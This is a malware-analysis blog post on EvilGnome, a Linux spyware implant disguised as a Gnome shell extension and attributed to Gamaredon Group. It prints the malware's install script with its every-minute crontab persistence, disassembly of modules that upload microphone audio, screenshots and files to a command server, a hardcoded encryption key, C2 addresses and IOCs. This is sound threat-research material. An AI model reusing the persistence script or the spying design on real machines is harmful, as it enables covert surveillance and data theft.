EvilGnome: Rare Malware Spying on Linux Desktop Users

intezer.com/blog-evilgnome-rare-malware-spying-on-linux-desktop-users/

July 17, 2019

Written by Paul Litvak - 17 July 2019

Get Free Account

Join Now

Top Blogs

Elephant Framework Delivered in Phishing Attacks Against Ukrainian Organizations

A recently developed malware framework called Elephant is being delivered in targeted spear phishing campaigns... Read more

TeamTNT Cryptomining Explosion 🧨

This post was originally published as a white paper in September 2021. Get the full... Read more

Beyond Files: Automate URL Analysis with Intezer Analyze

As part of our ongoing effort to allow you to investigate any security incident, we... Read more

Introduction

Linux desktop remains an unpopular choice among mainstream desktop users, making up a little more than 2% of the desktop operating system market share. This is in contrast to the web server market share, which consists of 70% of Linux-based operating systems. Consequently, the Linux malware ecosystem is plagued by financial driven crypto-miners and DDoS botnet tools which mostly target vulnerable servers.

This explains our surprise when in the beginning of July, we discovered a new, fully undetected **Linux backdoor implant**, containing rarely seen functionalities with regards to Linux malware, targeting desktop users.

Throughout our investigation, we have found evidence that shows operational similarities between this implant and **Gamaredon Group**. We have investigated this connection and in this blog we will present a technical analysis of the tool.

We have named the implant **EvilGnome**,for its disguise as a Gnome extension. The malware is currently fully undetected across all major security solutions:



Figure 1: VirusTotal detections of an EvilGnome sample

We believe this is a test version that was uploaded to VirusTotal, perhaps by mistake. The implant contains an unfinished keylogger functionality, comments, symbol names and compilation metadata which typically do not appear in production versions. EvilGnome's functionalities include desktop screenshots, file stealing, allowing capturing audio recording from the user's microphone and the ability to download and execute further modules.

Gamaredon Group Connection

Gamaredon Group is an alleged Russian threat group. It has been active since at least 2013, and has targeted individuals likely involved with the Ukrainian government. Gamaredon Group infects victims using malicious attachments, delivered via spear phishing techniques. The group's implants are characterized by the employment of information stealing tools—among them being screenshot and document stealers delivered via a SFX, and made to achieve persistence through a scheduled task. Gamaredon Group primarily makes use of Russian hosting providers in order to distribute its malware.

Our investigation into EvilGnome yielded several similarities between the threat actors behind EvilGnome and Gamaredon Group:

Hosting Similarities

The operators of EvilGnome use a hosting provider that has been used by Gamaredon Group for years, and continues to be used by the group.

More specifically, EvilGnome's C2 IP address (**195.62.52.101**) was resolved two months ago by the domains **gamework.ddns.net** and **workan.ddns.net**, associated with the Gamaredon Group:



Figure 2: RiskIQ EvilGnome C2 IP query

We used RiskIQ to map the history of the **gamework.ddns.net** domain:



Figure 3: gamework.ddns.net DNS timeline

The finding shows that EvilGnome operates on an IP address that was controlled by the Gamaredon group two months ago.

Infrastructure Similarities

While investigating the EvilGnome C2, we observed that it served SSH over port 3436.

We then checked for the 3436 port over three currently operating Gamaredon Group C2 servers, and found one server with this port open, serving SSH:

```
;; ANSWER SECTION:
rnbo-ua.ddns.net.       3       IN      A       85.143.219.52

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Sun Jul 14 14:22:55 IDT 2019
;; MSG SIZE  rcvd: 61

paul@paulpc:~$ nc 85.143.219.52 3436
SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u6
^C
paul@paulpc:~$ nc 195.62.52.101 3436
SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u6
```

Figure 4: SSH served on port 3436 both on EvilGnome C2 and Gamaredon's rnbo-ua.ddns.net

We proceeded to scan for this network fingerprint under EvilGnome's host provider and we identified two additional servers with domain names similar to the naming pattern of Gamaredon domains (the use of the .space TTLD and ddns):

- 185.158.115.44 -> kotl.space
- 185.158.115.154 -> clsass.ddns.net

Tool Similarities

Gamaredon Group does not use any known Linux implants. It is difficult to make comparisons between tools built for different operating systems because they are developed with different challenges and objectives in mind. We can, however, observe similarities at a high-level. The techniques and modules employed by EvilGnome—that is the use of SFX, persistence with task scheduler and the deployment of information stealing tools—remind us of Gamaredon Group's Windows tools. We present a thorough analysis of EvilGnome in the following section.

Technical Analysis

Deployment with Makeself SFX

This implant is delivered in the form of a self-extracting archive shell script created with makeself:

> "makeself.sh is a small shell script that generates a self-extractable compressed tar archive from a directory. The resulting file appears as a shell script (many of those have a **.run** suffix), and can be launched as is. The archive will then uncompress itself to a temporary directory and an optional arbitrary command will be executed (for example an installation script). This is pretty similar to archives generated with WinZip Self-Extractor in the Windows world."

Interestingly, the tool's operator did not omit metadata from the generated makeself SFX. The packaging date, development paths and the tool's filename were all left exposed. We can observe that the sample is very recent, created on Thursday, July 4:

```
paul@ubuntu:~$ ./spy-agent-setup-linux.run --info
Identification: setup files...
Target directory: spy-agent
Uncompressed size: 248 KB
Compression: gzip
Date of packaging: Thu Jul 4 12:51:00 MSK 2019
Built with Makeself version 2.3.0 on
Build command was: /usr/bin/makeself \
    "--notemp" \
    "/media/data/work/Rostov/spy/spy-source/spy-agent/../../spy-build/Linux/spy-agent" \
    "/media/data/work/Rostov/spy/spy-source/spy-agent/../../spy-binary/Linux/spy-agent-setup-linux.run" \
    "setup files..." \
    "./setup.sh"
Script run after extraction:
    ./setup.sh
directory spy-agent is permanent
```

```
paul@ubuntu:~$ ./spy-agent-setup-linux.run --list
Target directory: spy-agent
drwxr-xr-x shurik/shurik     0 2019-07-04 02:51 ./
-rwxr-xr-x shurik/shurik 233528 2019-07-04 02:51 ./gnome-shell-ext
-rwxr-xr-x shurik/shurik    754 2019-07-04 02:25 ./setup.sh
-rw-r--r-- shurik/shurik     56 2019-07-04 02:51 ./rtp.dat
-rwxr-xr-x shurik/shurik    244 2019-07-04 02:25 ./gnome-shell-ext.sh
```

Figure 5: Makeself packaging metadata and the archived files' metadata

As can be observed in the illustration above, the makeself script is instructed to run *./setup.sh* after unpacking.

Using *makeself*'s options, we are able to instruct the script to unpack itself without executing:

```
paul@ubuntu:~$ ./spy-agent-setup-linux.run --noexec
Creating directory spy-agent
Verifying archive integrity...  100%   All good.
Uncompressing setup files...  100%
paul@ubuntu:~$ cd spy-agent/
paul@ubuntu:~/spy-agent$ ls
gnome-shell-ext  gnome-shell-ext.sh  rtp.dat  setup.sh
```

Figure 6: Unpacking Makeself

The archive contains four files:

1. **gnome-shell-ext** – the spy agent executable

2. **gnome-shell-ext.sh** – checks if *gnome-shell-ext* is already running and if not, executes it
3. **rtp.dat**– configuration file for *gnome-shell-ext*
4. **setup.sh** – the setup script that is run by makeself after unpacking

The setup script installs the agent to **~/.cache/gnome-software/gnome-shell-extensions/,** in an attempt to masquerade itself as a Gnome shell extension. Gnome shell extensions allow tweaking the Gnome desktop and add functionalities. They are the desktop equivalent to browser extensions.

Persistence is achieved by registering *gnome-shell-ext.sh* to run every minute in crontab.

Finally, the script executes *gnome-shell-ext.sh*, which in turn launches the main executable *gnome-shell-ext:*

```
### definitions ##
dst_folder=~/.cache/gnome-software/gnome-shell-extensions
app_name=gnome-shell-ext
```

```
### switch-on <start every minute> ###
line="0-59 * * * * $dst_folder/$app_name.sh"
if ! crontab -l | grep -q "$line" ; then
  crontab -u $(whoami) -l | { cat; echo "$line"; } | crontab -u $(whoami) -
fi

### start gnome-shell-ext ###
nohup $dst_folder/$app_name.sh >/dev/null >/dev/null 2>&1 &
```

Figure 7: setup.sh

The Spy Agent

Analyzing the agent with Intezer Analyze demonstrated to us that the code was never seen before by the system:



Figure 8: Intezer Analyze report of the Spy Agent sample

This large amount of unique genes located within this file is not a trend we regularly see in Linux files and therefore it seems suspicious.

The Spy Agent was built in C++, using classes with an object oriented structure. The binary was not stripped, which allowed us to read symbols and understand the developer's intentions.

At launch, the agent forks to run in a new process. The agent then reads the *rtp.dat* configuration file and loads it directly into memory:

```
lea     rsi, aRtp_dat    ; "rtp.dat"
mov     edx, 7
mov     rdi, r12
call    _ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE9_M_appe
mov     rdi, [r15+Application.Engine]
mov     rsi, [rsp+0B8h+dest] ; filename
add     rdi, Engine.Parameters ; this
call    _ZN10Parameters4loadEPKc ; Parameters::load(char const*)
```

Figure 9: Loading configuration from rtp.dat

We marked interesting fields within the configuration file:



Figure 10: Configuration dissection

The first four bytes are a hexadecimal representation of the C2's IP address:

0x65343ec3 -> 0xc3.0x3e.0x34.0x65 -> 195.62.52.101

Modules

The spy agent contains five modules called "Shooters":



Figure 11: “Shooter” modules

ShooterSound – captures audio from the user’s microphone and uploads to C2

ShooterImage – captures screenshots and uploads to C2

ShooterFile – scans the file system for newly created files and uploads them to C2

ShooterPing – receives new commands from C2

ShooterKey – unimplemented and unused, most likely an unfinished keylogging module

Each module is run in a separate thread, and access to shared resources (such as the configuration) is safeguarded by mutexes.

The modules encrypt their output and decrypt data from the C2 with RC5 with the key “*sdg62_AS.sa$die3”*, using a modified version of a Russian open source library https://webhamster.ru/site/page/index/articles/projectcode/157:

```
; RC5::RC5_Decrypt(std::vector<unsigned char, std::allocator<unsigned char>> &,
                public _ZN3RC511RC5_DecryptERSt6vectorIhSaIhEES3_
_ZN3RC511RC5_DecryptERSt6vectorIhSaIhEES3_:
                                        ; CODE XREF: PacketBase::decode(void)+C
                push    r15
                push    r14
                push    r13
                push    r12
                mov     r12, rdx
                push    rbp
                push    rbx
                sub     rsp, 68h
                mov     [rsp+8], rsi
                lea     rsi, aSdg62_as_saDie ; "sdg62_AS.sa$die3"
                mov     [rsp+10h], rdi
                mov     rax, fs:28h
                mov     [rsp+58h], rax
                xor     eax, eax
                call    _ZN3RC510RC5_SetKeyEPKc ; RC5::RC5_SetKey(char const*)
```
Figure 12: RC5 library

On connection failure, or if instructed by the C2, these modules store their output at **~/.cache/gnome-software/gnome-shell-extensions/tmp/:**



Figure 13: Stored files

We will now dive into each of the five modules and their options:

ShooterPing

The ShooterPing module processes commands received from the C2:

```
; enum Commands, mappedto_55
LoadC2BinaryCmd  = 1
SetFilterCmd     = 4
SetParametersCmd  = 80h
IdleCmd          = 100h
SendStoredPacketsCmd  = 200h
StopShootersCmd  = 400h
LoadC2BinaryAndQuitCmd  = 800h
```

Figure 14: C2 commands

These include:

- Download & execute new files
- Set new filters for file scanning
- Download & set new runtime configuration
- Exfiltrate stored output to C2
- Stop the shooter modules from running

The other modules run at a constant interval between each run, as defined by one of the configuration parameters. The C2 is able to control this interval via downloading new parameters through ShooterPing.

ShooterFile

The ShooterFile module uses a filter list to scan the filesystem, while ignoring specific files and folders as shown in the following illustration:

```
; filter_ignored_files
_ZL20filter_ignored_files dq offset a_o ; DATA XREF: .data.rel.ro:000000000062B800↑o
                                        ; ".o"
                dq offset a_a           ; ".a"
                dq offset a_lib         ; ".lib"
                align 20h
; filter_ignored_folders
_ZL22filter_ignored_folders dq offset aOpt
                                        ; DATA XREF: .data.rel.ro:000000000062B7F8↑o
                                        ; "/opt"
                dq offset aProc         ; "/proc"
                dq offset aRoot         ; "/root"
                dq offset aRun          ; "/run"
                dq offset aSbin         ; "/sbin"
                dq offset aSnap         ; "/snap"
                dq offset aSrv          ; "/srv"
                dq offset aSys          ; "/sys"
                dq offset aTmp_0        ; "/tmp"
                dq offset aUsr          ; "/usr"
                dq offset aBoot         ; "/boot"
                dq offset aVar          ; "/var"
                dq offset aSnap         ; "/snap"
                dq offset aCdrom        ; "/cdrom"
                dq offset aDev          ; "/dev"
                dq offset aEtc          ; "/etc"
                dq offset aLib          ; "/lib"
                dq offset aLib32        ; "/lib32"
                dq offset aLib64        ; "/lib64"
                dq offset aLostFound    ; "/lost+found"
                align 40h
; filter_accepted_files
_ZL21filter_accepted_files dq offset a_doc
                                        ; DATA XREF: Engine::Engine(void)+68↑o
                                        ; .data.rel.ro:filter_data↑o
                                        ; ".doc"
                dq offset a_docx        ; ".docx"
                dq offset a_pdf         ; ".pdf"
                dq offset a_rtf         ; ".rtf"
```

Figure 15: File scanning filter

We can see from the filter_accepted_files list that the agent's purpose is to steal document related files. However, the list is not used by the malware and further indicates that this is a work in progress.

ShooterAudio

```
lea     r9, _ZZN12ShooterSound9takeSoundERSt6vectorIhSaIhEEjE2ss
lea     r8, aRecord     ; "record"
lea     r14, [rsp+60h+err]
lea     rsi, aGnomeShellExt ; "gnome-shell-ext"
xor     ecx, ecx
xor     edi, edi
mov     edx, 2          ; PA_STREAM_RECORD
xor     ebp, ebp
push    r14
push    0
push    0
call    _pa_simple_new
```

Figure 16: Capturing audio with PulseAudio

The ShooterAudio module uses PulseAudio to capture audio from the user's microphone.

Using default configuration from rtp.dat, the module records only a size of 80,000 bytes of audio per iteration. Consequently, the module only records audio for a brief moment, making this module non-functional until a larger recording size is set by the C2.

ShooterImage

This module opens a connection to the XOrg Display Server, which is the backend to the Gnome desktop. It uses the Cairo open source library to take screenshots of the user's desktop.



Figure 17: Screenshot capturing using XOrg Server

Prevention and Response

We recommend to Linux users who want to check whether they are infected to check the "~/.cache/gnome-software/gnome-shell-extensions" directory for the "gnome-shell-ext" executable. We have also created a customYARA rule, based on code reuse technology, for detecting future variants of EvilGnome.

Conclusion

EvilGnome is a rare type of malware due to its appetite for Linux desktop users. Throughout this post, we have presented detailed infrastructure-related evidence to connect EvilGnome to the actors behind the Gamaredon Group. We believe this is a premature test version. We anticipate newer versions to be discovered and reviewed in the future, which could potentially shed more light into the group's operations.

Genetic Analysis

The EvilGnome malware variant is now indexed in Intezer's genetic database. If you have a suspicious file that you suspect to be EvilGnome, you can upload it to Intezer Analyze in order to detect code reuse to this threat family and many others. You are welcome totry it

for free in our community edition.



Figure 18: Intezer Analyze report of the Spy Agent sample

IOCs

EvilGnome:

a21acbe7ee77c721f1adc76e7a7799c936e74348d32b4c38f3bf6357ed7e8032

82b69954410c83315dfe769eed4b6cfc7d11f0f62e26ff546542e35dcd7106b7

7ffab36b2fa68d0708c82f01a70c8d10614ca742d838b69007f5104337a4b869

195.62.52[.]101

Gamaredon Group:

185.158.115[.]44

185.158.115[.]154

clsass.ddns[.]net

kotl[.]space

Paul Litvak
Paul is a malware analyst and reverse engineer at Intezer. He previously served as a developer in the Israel Defense Force (IDF) Intelligence Corps for three years.